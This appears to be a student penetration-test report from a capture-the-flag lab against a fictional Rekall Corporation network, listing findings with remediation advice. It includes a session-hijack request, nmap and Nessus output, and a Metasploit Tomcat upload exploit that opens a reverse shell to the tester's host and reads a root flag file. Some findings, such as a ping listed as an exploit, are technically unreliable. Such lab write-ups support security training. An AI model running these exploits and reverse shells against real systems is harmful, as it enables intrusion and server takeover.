Description	PHP injection vulnerabilities allow attackers to inject PHP code into the server, enabling remote code execution and potential full server compromise.
Images	
Affected Hosts	<ul style="list-style-type: none"> 192.168.14.35 (Web server)
Remediation	Validate and sanitize user inputs, disable dangerous PHP functions, and implement proper access control to server-side scripts.

Vulnerability 14		Findings
Title		Session Management (Session Hijacking)
Type (Web app / Linux OS / Windows OS)		<ul style="list-style-type: none"> Web app
Risk Rating		Critical
Description		<ul style="list-style-type: none"> Poor session management, including weak session IDs, allows attackers to hijack user sessions, gain unauthorized access to user accounts, and perform actions as the victim.
Images		

The screenshot shows a penetration test setup. At the top, a browser window displays a 'Welcome - Mozilla Firefox' page with the URL http://192.168.14.35/admin_legal_data.php?admin=087. Below it, the Burp Suite interface is visible, specifically the Proxy tab. A captured request is shown:

```

1 GET /admin_legal_data.php?admin=087 HTTP/1.1
2 Host: 192.168.14.35
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0; PHPSESSID=3a8l93tk651l843r97m16d98g1
9 Upgrade-Insecure-Requests: 1
10
11

```

The response from the server is a 'Restricted Area' page for Rekall Corporation, featuring a large 'R' logo and the text 'REKALL CORPORATION'. Below this, it says 'Welcome Admin...' and 'You have unlocked the secret area, flag 14 is dks93jdsn7d'.

Affected Hosts	<ul style="list-style-type: none"> 192.168.14.35 (Web server)
Remediation	Implement secure cookie attributes (e.g., HttpOnly, Secure), use unique and long session IDs, and employ session expiration mechanisms

Vulnerability 15		Findings
Title		Directory Traversal
Type (Web app / Linux OS / Windows OS)		Web app
Risk Rating		High
Description		Directory traversal occurs when an attacker manipulates file paths to access directories and files outside of the intended web application directory, potentially exposing sensitive information.

Images	
Affected Hosts	<ul style="list-style-type: none"> • 192.168.14.35 (Web server)
Remediation	<p>To prevent directory traversal, validate and sanitize user input, use secure file path handling functions, and restrict file access to specific directories using proper access controls.</p>

Linux Server Based Vulnerabilities Below

Vulnerability 1	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Exposing open-source data via a domain dossier on Linux servers occurs when sensitive information, such as configuration files, source code, or database credentials, is inadvertently accessible through the server's public domain or web interface. This can lead to attackers gaining insight into the server's internal structure or sensitive data.


Images


The screenshot shows a network graph where the central node is 'OSINT Framework'. Numerous lines radiate from this central node to various other nodes representing different intelligence sources and tools. Some of the nodes include 'Whois Records', 'Subdomains', 'Discovery', 'PassiveDNS', 'Reputation', 'Domain Blacklists', 'Typosquatting', 'Analytics', 'URL Expanders', 'Change Detection', 'Social Analysis', 'DNSSEC', 'Cloud Resources', 'Vulnerabilities', 'Tools', 'Report Malicious Sites', and many others.

Notes


The screenshot shows the 'Domain Dossier' page on centralops.net. The URL is https://centralops.net/co/DomainDossier.aspx. The search bar contains 'totalrecall.xyz'. The 'domain whois record' checkbox is checked. Below the search bar, it says 'user: anonymous [99.248.93.238]' and 'balance: 42 units'. A 'go' button is present. A note at the bottom left states: 'To obtain Whois data redacted because of the GDPR or privacy services, try ICANN's RDRS. [more information]'. The 'Address lookup' section shows the canonical name 'totalrecall.xyz.', aliases, and addresses '76.223.105.230' and '13.248.243.5'. The 'Domain Whois record' section shows the query to 'whois.nic.xyz' for 'totalrecall.xyz' and the results: 'Domain Name: TOTALREKALL.XYZ' and 'Registry Domain ID: D273189417-CNIC'.


	<p>Queried whois.godaddy.com with "totalrekall.xyz"...</p> <pre> Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:55 Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/ Domain Status: clientUpdateProhibited https://icann.org/ep Domain Status: clientRenewProhibited https://icann.org/epp Domain Status: clientDeleteProhibited https://icann.org/ep Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta </pre>
Affected Hosts	<ul style="list-style-type: none"> Applicable to All hosts and Network
Remediation	To mitigate this risk, ensure that sensitive files are not accessible via the web, configure proper file permissions, use .htaccess or equivalent server configuration to restrict access to sensitive files, and avoid storing sensitive information in publicly accessible directories.

Vulnerability 2	Findings
Title	PING
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Exploited payload via ping occurs when an attacker crafts malicious payloads within ICMP (ping) packets, exploiting vulnerabilities in the server's or network's ability to process or respond to ping requests, potentially leading to denial of service (DoS) or unauthorized access.
Images	 <pre> cybersec@cybersec:~\$ ping totalrekall.xyz PING totalrekall.xyz (76.223.105.230) 56(84) bytes of data. 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_: --- totalrekall.xyz ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3003ms rtt min/avg/max/mdev = 3.466/5.155/8.263/1.841 ms </pre>

	
Affected Hosts	<ul style="list-style-type: none"> totalrekall.xyz; flag was on 172.23.128.1 originally but it was unavailable later, nslookup and dig results shown above besides ping.
Remediation	To prevent exploited payloads via ping, implement strict input validation on ICMP packets, limit the size of ping requests, configure firewalls to block unnecessary ping traffic, and ensure the network infrastructure can handle malicious traffic without vulnerabilities.

Vulnerability 3	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Exposing open-source data via a domain dossier on Linux servers occurs when sensitive information, such as configuration files, source code, or database credentials, is inadvertently accessible through the server's public domain or web interface. This can lead to attackers gaining insight into the server's internal structure or sensitive data.

Images	 <p>The screenshot shows a search results page for crt.sh Identity Search. The query is "totalrekall.xyz". The results table has columns: Certificates, crt.sh ID, Logged At, Not Before, Not After, Common Name, and Matching Identities. There are 10 entries listed, each corresponding to a certificate issued to a different domain (e.g., totalrekall.xyz, www.totalrekall.xyz, flag3-s7euwehd.totalrekall.xyz). The Matching Identities column shows various SSL issuers.</p>
Affected Hosts	<ul style="list-style-type: none"> All hosts, domains and network.
Remediation	<p>To mitigate this risk, ensure that sensitive files are not accessible via the web, configure proper file permissions, use .htaccess or equivalent server configuration to restrict access to sensitive files, and avoid storing sensitive information in publicly accessible directories.</p>

Vulnerability 4	Findings
Title	NMAP Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	<p>An Nmap scan is a network scanning technique used by attackers to identify hosts, services, and open ports on a network. While it's a legitimate tool for network administration, it can be exploited by attackers to gather information for further exploitation or attacks, such as identifying vulnerable services or misconfigured servers.</p>
Images	 <pre> 7: br-89f8ea25e568: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue link/ether 02:42:77:c6:e5:ae brd ff:ff:ff:ff:ff:ff inet 192.168.13.1/24 brd 192.168.13.255 scope global br-89f8ea25e568 valid_lft forever preferred_lft forever 8: br-a0678ea8cce5: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue link/ether 02:42:f8:84:41:37 brd ff:ff:ff:ff:ff:ff inet 192.168.14.1/24 brd 192.168.14.255 scope global br-a0678ea8cce5 valid_lft forever preferred_lft forever </pre>

	<pre>lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~/Documents/day_2 * root@kali: ~/Documents/day_2 * root@kali: ~ * [~]# nmap 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2024-11-25 20:32 EST Nmap scan report for 192.168.13.10 Host is up (0.0000070s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.0000080s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000060s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt < </pre> <p>Below 5 hosts (excl 13.1)</p> <pre>lab-2ba75b56-b70c-4969-9c2c-0cb7419af50.eastus.cloudapp.azure.com:7066 - Remote Desktop File Actions Edit View Help root@kali: ~/Documents/day_2 * root@kali: ~/Documents/day_2 * root@kali: ~ * [~]# nmap 192.168.13.0/24 Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.0000080s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.0000070s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000060s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Nmap done: 256 IP addresses (6 hosts up) scanned in 21.55 seconds [~]# </pre>
Affected Hosts	<ul style="list-style-type: none"> All, network scan
Remediation	To prevent Nmap scans from identifying hosts, use network segmentation,

	implement firewalls to block unauthorized scanning attempts, enable intrusion detection systems (IDS) to detect scanning activity, and obfuscate services or change default ports to reduce the visibility of critical systems.
--	---

Vulnerability 5	Findings
Title	Drupal Remote Code Execution (CVE-2019-6340) Finding Drupal Host via Nmap Aggressive Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	<ul style="list-style-type: none"> The vulnerability in Drupal (CVE-2019-6340) allows remote code execution via the drupal_restws_unserialize exploit. Attackers can exploit this flaw to execute arbitrary code on the server. Aggressive Nmap scan identified this host running Drupal.
Images	<p>The terminal screenshots show three separate Nmap scans for Drupal hosts. The first scan shows a host at 192.168.13.0/24 with an aggressive scan. The second scan shows a host at 192.168.13.10. The third scan shows a host at 192.168.13.13. All three scans output 'Drupal' in the results, indicating the presence of the Drupal web application.</p>
Affected Hosts	<ul style="list-style-type: none"> 192.168.13.13
Remediation	Update Drupal to the latest version and apply security patches. Disable unused modules and limit access to the application.

Vulnerability 6	Findings
Title	Struts2 Remote Code Execution (CVE-2017-5638) Struts Vulnerability Identification via Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	<ul style="list-style-type: none"> The Apache Struts2 vulnerability (CVE-2017-5638) allows for remote code execution through a specially crafted request, allowing an attacker to gain shell access to the server.

The screenshot shows the Nessus Essentials web interface. On the left, a sidebar includes 'My Scans', 'All Scans', 'Trash', 'Policies', and 'Plugin Rules'. A 'Tenable News' section is also present.

New Scan / Host Discovery

Settings tab selected. Scan details:

- Name: flag6-scan
- Description: (empty)
- Folder: My Scans
- Targets: 192.168.13.12, 192.168.13.1

Save and **Cancel** buttons are at the bottom.

Scans tab selected. Scan results for 'flag6_scan2':


Hosts: 1


Vulnerabilities: 12

History: 1

Sev	Score	Name	Family	Count
Critical	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta M...	CGI abuses	1
Medium	6.5	IP Forwarding Enabled	Firewalls	1
Info	...	HTTP (Multiple Issues)	Web Servers	3
Info	...	Apache Tomcat Detection	Web Servers	1
Info	...	Device Type	General	1
Info	...	Ethernet MAC Addresses	General	1
Info	...	ICMP Timestamp Request Remote Date Disclosure	General	1
Info	...	Nessus SYN scanner	Port scanners	1
Info	...	OS Identification	General	1


Status: Running

	 <p>The screenshot shows the Nessus Essentials interface with a scan titled "flag6_scan2 / Plugin #97610". The "Vulnerabilities" tab is selected, showing one critical finding for "Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)". The description states that an unauthenticated remote attacker can exploit this via a specially crafted Content-Type header to execute arbitrary code. The solution suggests upgrading to version 2.3.32 or later. The "Output" section shows the exploit request generated by Nessus.</p>
Affected Hosts	<ul style="list-style-type: none"> 192.168.13.12
Remediation	<ul style="list-style-type: none"> Apply the latest patches for Apache Struts2, restrict access to critical services, and monitor for abnormal behavior.


Vulnerability 7	Findings
Title	Apache Tomcat Remote Code Execution (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	The vulnerability in Apache Tomcat allows remote code execution via unauthenticated access to the service. This can be exploited to gain control over the system.
Images	 <pre> Kali on ML-REFVM-197105 - Virtual Machine Connection File Action Media Clipboard View Help File Actions Edit View Help sal 27 post/windows/gather/enum_tomcat normal No Windows Gather Apa Interact with a module by name or index. For example info 27, use 27 or use post/windows/gather/enum_tomcat msf6 > msf6 > use 24 [*] No payload configured, defaulting to generic/shell_reverse_tcp msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options Module options (exploit/multi/http/tomcat_jsp_upload_bypass): Name Current Setting Required Description Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-M... RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connection TARGETURI / yes The URI path of the Tomcat installation VHOST no HTTP server virtual host Payload options (generic/shell_reverse_tcp): Name Current Setting Required Description LHOST 172.23.137.50 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10 RHOSTS => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > </pre>

	<pre> Nessus Essentials / Log... qterminal File Actions Edit View Help Payload options (generic/shell_reverse_tcp): Name Current Setting Required Description LHOST 172.23.137.50 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10 RHOSTS => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 172.23.137.50:4444 [*] Uploading payload ... [*] Payload executed! [*] Command shell session 1 opened (172.23.137.50:4444 → 192.168.13.10:44788) at 2024-11-23 14:23:02 -0500 whoami root ls LICENSE NOTICE RELEASE-NOTES RUNNING.txt bin conf include lib logs temp webapps work [...] </pre> <pre> Nessus Essentials / Log... qterminal File Actions Edit View Help bin conf include lib logs temp webapps work shell [*] Trying to find binary 'python' on the target machine [-] python not found [*] Trying to find binary 'python3' on the target machine [-] python3 not found [*] Trying to find binary 'script' on the target machine [*] Found script at /usr/bin/script [*] Using `script` to pop up an interactive shell ls ls LICENSE RELEASE-NOTES bin include logs webapps NOTICE RUNNING.txt conf lib temp work # # # find / -type f -iname "*flag*" find / -type f -iname "*flag*" /root/.flag7.txt /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags # cat /root/.flag7.txt cat /root/.flag7.txt 8ks6sbhss # </pre>
Affected Hosts	<ul style="list-style-type: none"> 192.168.13.10
Remediation	Apply patches for Apache Tomcat, restrict access to Tomcat instances, and ensure proper configuration of the server.

Vulnerability 8	Findings
Title	Shellshock (CVE-2014-6271)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
